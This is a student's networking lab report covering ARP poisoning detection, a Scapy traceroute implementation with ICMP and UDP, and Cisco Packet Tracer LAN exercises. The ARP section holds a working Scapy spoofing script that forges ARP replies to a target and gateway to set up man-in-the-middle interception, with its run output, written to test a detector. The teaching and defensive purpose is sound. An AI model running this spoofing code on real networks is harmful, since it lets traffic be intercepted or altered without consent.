Data Communication and Computer Networks Lab Report

Jadavpur University

MCA II 3rd sem.

Session 2023-2024

Name	Roll-no
Dwip Shekhar Mondal	002210503037

Assignment - VI

Problem Statement →

ARP Poisoning Detection →

ARP (Address Resolution Protocol) poisoning, also known as ARP spoofing, is a type of attack where an attacker sends falsified ARP reply messages over a local area network to link the attacker's MAC address with the IP address of another host (usually the default gateway). This allows the attacker to intercept, modify, or redirect network traffic intended for the target host.

In this exercise, you need to write a Python program to detect ARP poisoning attacks on the local network using scapy library. The program will continuously sniff ARP packets and compare the MAC addresses of the sender's IP with the one obtained from the system's ARP cache (ARP table). If a mismatch is found, it indicates the possibility of an ARP poisoning attack.

Your report should contain at least the following sections:

1. Problem Statement
2. Your design of the solution
3. Source code (with comments)
4. Screenshots of sample run


Solution →

To perform this experiment, I have built two scripts such that one script is responsible for performing ARP spoofing. And the other script is responsible for detection of ARP spoofing attempts.

Attack Script →

This script performs ARP spoofing to manipulate the ARP tables of the target and gateway, allowing the attacker to intercept and modify network traffic between them. The **poison** function in the script performs the core actions of an ARP (Address Resolution Protocol) spoofing attack.

- The function enters a loop and continuously sends ARP packets to both the target and the gateway.
- For the target, it sends ARP packets indicating that the gateway's MAC address should be associated with the attacker's MAC address.
- For the gateway, it sends ARP packets indicating that the target's MAC address should be associated with the attacker's MAC address.
- This manipulates the ARP tables on the target and the gateway, causing them to believe that the attacker's MAC address is associated with the IP address of the other party. (setup for MITM attack)



Monitor Script →

This script utilizes the Scapy library to perform ARP (Address Resolution Protocol) packet sniffing operation while monitoring ARP response packets to check for ARP spoofing attempts.

- Checks if the ARP operation is a response (op == 2), indicating an ARP reply.
- Compares the actual MAC address obtained with the one in the ARP response to detect possible ARP poisoning.
- Prints information about ARP responses, indicating whether there is a potential ARP poisoning attempt.

Source Code →

```
###### ATTACK SCRIPT ######


from scapy.all import *
import time

GETWAY_IP = '192.168.0.1'
TARGET_IP = '192.168.0.194'

def get_mac(ip_address):
    resp, unans = sr(ARP(op=1, hwdst="ff:ff:ff:ff:ff:ff", pdst=ip_address), retry=1,
timeout=2, verbose=False)
    for s,r in resp:
        return r[ARP].hwsrc
    return None

def poison(gateway_mac, target_mac):
    print("Arp atk started ----")
    try:
        while True:
            send(ARP(op=2, pdst=GETWAY_IP, hwsrc=gateway_mac, psrc=TARGET_IP))
            send(ARP(op=2, pdst=TARGET_IP, hwsrc=target_mac, psrc=GETWAY_IP))
            time.sleep(1)
    except KeyboardInterrupt:
        print("Stopping arp attack ----")
        send(ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=GETWAY_IP, hwsrc=target_mac,
psrc=TARGET_IP), count=5)
        send(ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=TARGET_IP, hwsrc=gateway_mac,
psrc=GETWAY_IP), count=5)


print("Starting Atk -------")
print(f"Gateway IP address: {GETWAY_IP}")
print(f"Target IP address: {TARGET_IP}")
```

```
gateway_mac = get_mac(GETWAY_IP)
if gateway_mac is None:
    print("Unable to get gateway MAC address. Exiting..")
    sys.exit(0)
else:
    print(f"Gateway MAC address: {gateway_mac}")

target_mac = get_mac(TARGET_IP)
if target_mac is None:
    print("Unable to get target MAC address. Exiting..")
    sys.exit(0)
else:
    print(f"Target MAC address: {target_mac}")


poison(gateway_mac, target_mac)
```

```
###### MONITOR SCRIPT ######


from scapy.all import *

def get_mac(ip_address):
    resp, unans = sr(ARP(op=1, hwdst="ff:ff:ff:ff:ff:ff", pdst=ip_address), retry=1,
timeout=2, verbose=False)
    for s,r in resp:
        return r[ARP].hwsrc
    return None

def prn(pkt):

    if pkt[ARP].op == 2:  # is-at (response)
        act_mac = get_mac(pkt[ARP].psrc)
        res_mac = pkt[ARP].hwsrc

        if act_mac != res_mac:
            return f"[!] Possible Arp poisoning --> Response: {pkt[ARP].hwsrc} has address
{pkt[ARP].psrc}"

        return f"[*] Response: {pkt[ARP].hwsrc} has address {pkt[ARP].psrc}"


sniff(filter='arp', count=150, prn=prn)
```

Output →

NOTE:

In this experiment attacker with ip 192.168.0.200 pretends that it is the GATEWAY by sending ARP response saying 192.168.0.200 has the MAC address of GATEWAY and vise versa, there by updating the ARP cache for both victims arp cache and routers arp cache.

```
PS C:\Users\monda\OneDrive\Desktop\network_lab\set6> python atk.py
Starting Atk -------
Gateway IP address: 192.168.0.1
Target IP address: 192.168.0.200
Gateway MAC address: 50:2b:73:4c:da:30
Target MAC address: 02:03:fd:8c:b5:16
Arp atk started ----
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Stopping arp attack ----
.....
```

```
PS C:\Users\monda\OneDrive\Desktop\network_lab\set6> clear
>> ^C
PS C:\Users\monda\OneDrive\Desktop\network_lab\set6> python arpp.py
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[!] Possible Arp poisoning --> Response: 50:2b:73:4c:da:30 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[!] Possible Arp poisoning --> Response: 02:03:fd:8c:b5:16 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[!] Possible Arp poisoning --> Response: 50:2b:73:4c:da:30 has address 192.168.0.200
[!] Possible Arp poisoning --> Response: 02:03:fd:8c:b5:16 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
```

DETECTION →

```
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
[!] Possible Arp poisoning --> Response: 50:2b:73:4c:da:30 has address 192.168.0.200
[!] Possible Arp poisoning --> Response: 02:03:fd:8c:b5:16 has address 192.168.0.1
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 02:03:fd:8c:b5:16 has address 192.168.0.200
[*] Response: 50:2b:73:4c:da:30 has address 192.168.0.1
```

Assignment - VII

Traceroute Implementation →

Traceroute is a network diagnostic tool used to track the route that packets take from the source to a destination. It sends packets with increasing Time-to-Live (TTL) values and observes the ICMP "Time Exceeded" responses from intermediate routers. Scapy allows you to implement traceroute easily by sending ICMP packets with varying TTL values and analyzing the responses.

- Write a Python program that implements the traceroute functionality using Scapy.
- The program should take a destination IP address as input and send a series of ICMP packets
- with varying Time-to-Live (TTL) values to trace the route to the destination.
- Display the IP addresses of the routers along the path.

In your code, define a function traceroute() that takes the destination IP address and the maximum number of hops as inputs. Run a loop from TTL 1 to max hops, creating ICMP echo request packets with the corresponding TTL values and sending them using sr1() (send and receive in one function) from Scapy. Consider a timeout period of 1 second for the response.

- If you receive no response within the timeout, we print * to indicate no response from that hop.
- If you receive an ICMP Echo Reply, it means we have reached the destination, and we print the destination IP address.
- If you receive an ICMP Time Exceeded, it indicates that the packet has reached an intermediate router, and we print the router's IP address.

Please note that the actual number of hops may be less than max hops, depending on the network topology and firewall configurations. Also, some routers might be configured to not respond to ICMP Time Exceeded messages, which can result in incomplete traceroute information.

Solution →

This script simulates the behaviour of the traceroute command by sending ICMP (or UDP) packets with increasing TTL values to explore the route to a specified destination IP address. It prints information about each hop, indicating whether the destination has been reached or if it encountered an intermediate router. The script stops when it reaches the destination or when the maximum number of hops is reached.

- Takes the destination IP address (dst_ip) and the maximum number of hops (max_hops) as input parameters.
- Iterates through a specified number of hops, sending ICMP packets with increasing Time-to-Live (TTL) values.
- Constructs an ICMP packet with an incrementing TTL to probe the route to the destination.
- Uses Scapy's sr1 function to send the packet and wait for a response with a timeout of 2 seconds.
- If there is no response (reply is None), it prints "* * * *" to indicate no response at that hop.
- If the ICMP type is 0 (Echo Reply), it indicates that the destination has been reached and prints the source IP.
- If the ICMP type is 11 (Time Limit Exceeded), it indicates an intermediate router, and it prints the source IP.
- Breaks out of the loop if the destination is reached (Echo Reply) and prints the final destination.

NOTE: I have also made a version of TRACERT function that uses UDP packets instead of ICMP PACKETS, reason being, some routers discards ICMP packets or it is blocked by some firewall along the way or at the dest. Hence Incomplete trace of the route to destination. Using UDP packets or maybe TCP packets may mitigate the above issue. Hence I have conducted the experiment with normal **tracert** command, my script with ICMP packets as well as UDP packets. Results are shown below →

Source Code →

```python
###### TRACERT SCRIPT ######

from scapy.all import *


def traceroute(dst_ip, max_hops):
    print(f"Tracing route to {dst_ip} using ICMP")

    for i in range(1, max_hops + 1):
        packet = IP(dst=dst_ip, ttl=i) / ICMP()
        reply = sr1(packet, timeout=2, verbose=False, iface='Ethernet')
        if reply is None:
            print(f"At hop {i}   : * * * *")
        elif reply[ICMP].type == 0: #Echo reply
            print(f"At hop {i}   : {reply[IP].src} (Destination reached)")
            break
        elif reply[ICMP].type == 11: #Time Limit Exceeded
            print(f"At hop {i}   : {reply[IP].src} (Intermediate router)")

def traceroute2(dst_ip, max_hops):
    print(f"Tracing route to {dst_ip} using UDP")

    for i in range(1, max_hops + 1):
        pkt = IP(dst=dst_ip, ttl=i) / UDP(dport=33434)
        reply = sr1(pkt, timeout=3, verbose=0)
        if reply is None:
            print(f"At hop {i}   : * * * *")
        elif reply.type == 3:
            print(f"At hop {i}   : {reply.src} (Destination reached)")
            break
        else:
            print(f"At hop {i}   : {reply.src} (Intermediate router)")

## google.com → 142.250.182.46
traceroute2('142.250.182.46', 24)
print("\n--------------------------------------------------------\n")
traceroute('142.250.182.46', 24)
```

Output →

```
Windows PowerShell    Windows PowerShell
PS C:\Users\monda\OneDrive\Desktop\network_lab\set7> tracert 142.250.182.46

Tracing route to maa05s19-in-f14.1e100.net [142.250.182.46]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.0.1
  2     2 ms     2 ms     1 ms  10.11.115.129
  3     *        3 ms     *     node-150-107-176-1.alliancebroadband.in [150.107.176.1]
  4     3 ms     3 ms     3 ms  192.168.199.26
  5     3 ms     2 ms     3 ms  node-202-78-239-226.alliancebroadband.in [202.78.239.226]
  6    30 ms     *        *     node-202-78-239-225.alliancebroadband.in [202.78.239.225]
  7     5 ms     6 ms     7 ms  192.168.199.53
  8     7 ms    39 ms     7 ms  node-203-171-240-1.alliancebroadband.in [203.171.240.1]
  9     *        *        *     Request timed out.
 10    45 ms    45 ms    45 ms  115.113.165.98.static-mumbai.vsnl.net.in [115.113.165.98]
 11    52 ms    52 ms    51 ms  216.239.47.175
 12    42 ms    44 ms    42 ms  108.170.248.195
 13    52 ms    52 ms    51 ms  172.253.68.120
 14    46 ms    45 ms    46 ms  72.14.232.35
 15    54 ms    53 ms    52 ms  74.125.242.145
 16    46 ms    46 ms    46 ms  142.251.55.237
 17    52 ms    51 ms    51 ms  maa05s19-in-f14.1e100.net [142.250.182.46]

Trace complete.
PS C:\Users\monda\OneDrive\Desktop\network_lab\set7>
```

```
Tracing route to 142.250.182.46 using ICMP
At hop 1   : 192.168.0.1 (Intermediate router)
At hop 2   : 10.11.115.129 (Intermediate router)
At hop 3   : * * * *
At hop 4   : 192.168.199.26 (Intermediate router)
At hop 5   : 202.78.239.226 (Intermediate router)
At hop 6   : 202.78.239.225 (Intermediate router)
At hop 7   : 192.168.199.53 (Intermediate router)
At hop 8   : 203.171.240.1 (Intermediate router)
At hop 9   : * * * *
At hop 10   : 115.113.165.98 (Intermediate router)
At hop 11   : 216.239.47.175 (Intermediate router)
At hop 12   : 108.170.248.195 (Intermediate router)
At hop 13   : 172.253.68.120 (Intermediate router)
At hop 14   : 72.14.232.35 (Intermediate router)
At hop 15   : 74.125.242.145 (Intermediate router)
At hop 16   : 142.251.55.237 (Intermediate router)
At hop 17   : * * * *
At hop 18   : * * * *
At hop 19   : * * * *
At hop 20   : * * * *
At hop 21   : * * * *
At hop 22   : * * * *
At hop 23   : * * * *
At hop 24   : * * * *
```

```
PS C:\Users\monda\OneDrive\Desktop\network_lab\set7>python tracert.py
Tracing route to 142.250.182.46 using UDP
At hop 1   : 192.168.0.1 (Intermediate router)
At hop 2   : 10.11.115.129 (Intermediate router)
At hop 3   : 150.107.176.1 (Intermediate router)
At hop 4   : 192.168.199.26 (Intermediate router)
At hop 5   : 202.78.239.226 (Intermediate router)
At hop 6   : 202.78.239.225 (Intermediate router)
At hop 7   : 192.168.199.53 (Intermediate router)
At hop 8   : 203.171.240.1 (Intermediate router)
At hop 9   : * * * *
At hop 10   : 115.113.165.98 (Intermediate router)
At hop 11   : * * * *
At hop 12   : 142.250.238.202 (Intermediate router)
At hop 13   : 142.250.226.134 (Intermediate router)
At hop 14   : 216.239.48.65 (Intermediate router)
At hop 15   : 72.14.232.51 (Intermediate router)
At hop 16   : 74.125.242.129 (Intermediate router)
At hop 17   : 142.251.55.239 (Intermediate router)
At hop 18   : 142.250.182.46 (Destinition reached)

---------------------------------------------------------
```

Results →

In this experiment I have tried to trace the route of google.com → 142.250.182.46 using the tracert command, my script which uses ICMP packets and another version that uses UDP packets and compared the results.

- The result of **tracert** command is self explanatory i.e it produces the route to dest while the ip adde of each hop is printed till the dest is reached or max hop count is reached.
- BUT: Using ICMP packets, The path to dest is a perfect match till the last hop where it doesn't reach the destination ip address.
    - The reason can be many things such as, at the destination there is a firewall that is filtering all inbound **ICMP** requests for security reasons.
    - Some routers discarded the packet along the way hence the incomplete trace.
- These are my assumptions for the incomplete trace using ICMP packets among many other possible reasons for failure.
- FINALLY: I had assumed that ICMP packets were rejected by the firewall at destination, hence i have made a slightly modified version of the tracert function which uses **UDP** packets for request. And the result is satisfactory as it correctly traces the route to destination following almost the same path as the tracert command and reaches the final destination.

Assignment - VIII

Packet Tracer is a network simulation tool developed by Cisco that allows users to create and simulate network topologies.

Problem 1: Create basic LAN topologies

A. Connect two hosts back-to-back with a crossover cable. Assign IP addresses, and see whether they are able to ping each other.
B. Create a LAN (named LAN-A) with 3 hosts using a hub.
C. Create a LAN (named LAN-B) with 3 hosts using a switch. Record contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch. Ping each pair of nodes. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.
D. Connect LAN-A and LAN-B by connecting the hub and switch using a crossover cable. Ping between each pair of hosts of LAN-A and LAN-B. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.


Q. 1a → Connect two hosts back-to-back with a crossover cable. Assign IP addresses, and see whether they are able to ping each other.

Config of the the two hosts →


PC0 (192.168.0.1)	PC1 (192.168.0.2)
IP: 192.168.0.1	IP: 192.168.0.2
Mask: 255.255.255.0	Mask: 255.255.255.0
Gateway: 0.0.0.0	Gateway: 0.0.0.0

Check if they can ping each other or not →


Result → They can ping each other successfully.




Q. 1b → Create a LAN (named LAN-A) with 3 hosts using a hub.




Q. 1c → Create a LAN (named LAN-B) with 3 hosts using a switch. Record contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch. Ping each pair of nodes. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.




Arp table of end host (192.168.0.6) →



Arp table of end host (192.168.0.5) →



Arp table of end host (192.168.0.4) →



MAC forwarding table of the Switch →

```
Switch>show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

Switch>
```

After pinging each pair of end host of LAN B →

Arp table of end host (192.168.0.6) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.5           000d.bd9a.a69c        dynamic

C:\>
```

Arp table of end host (192.168.0.5) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

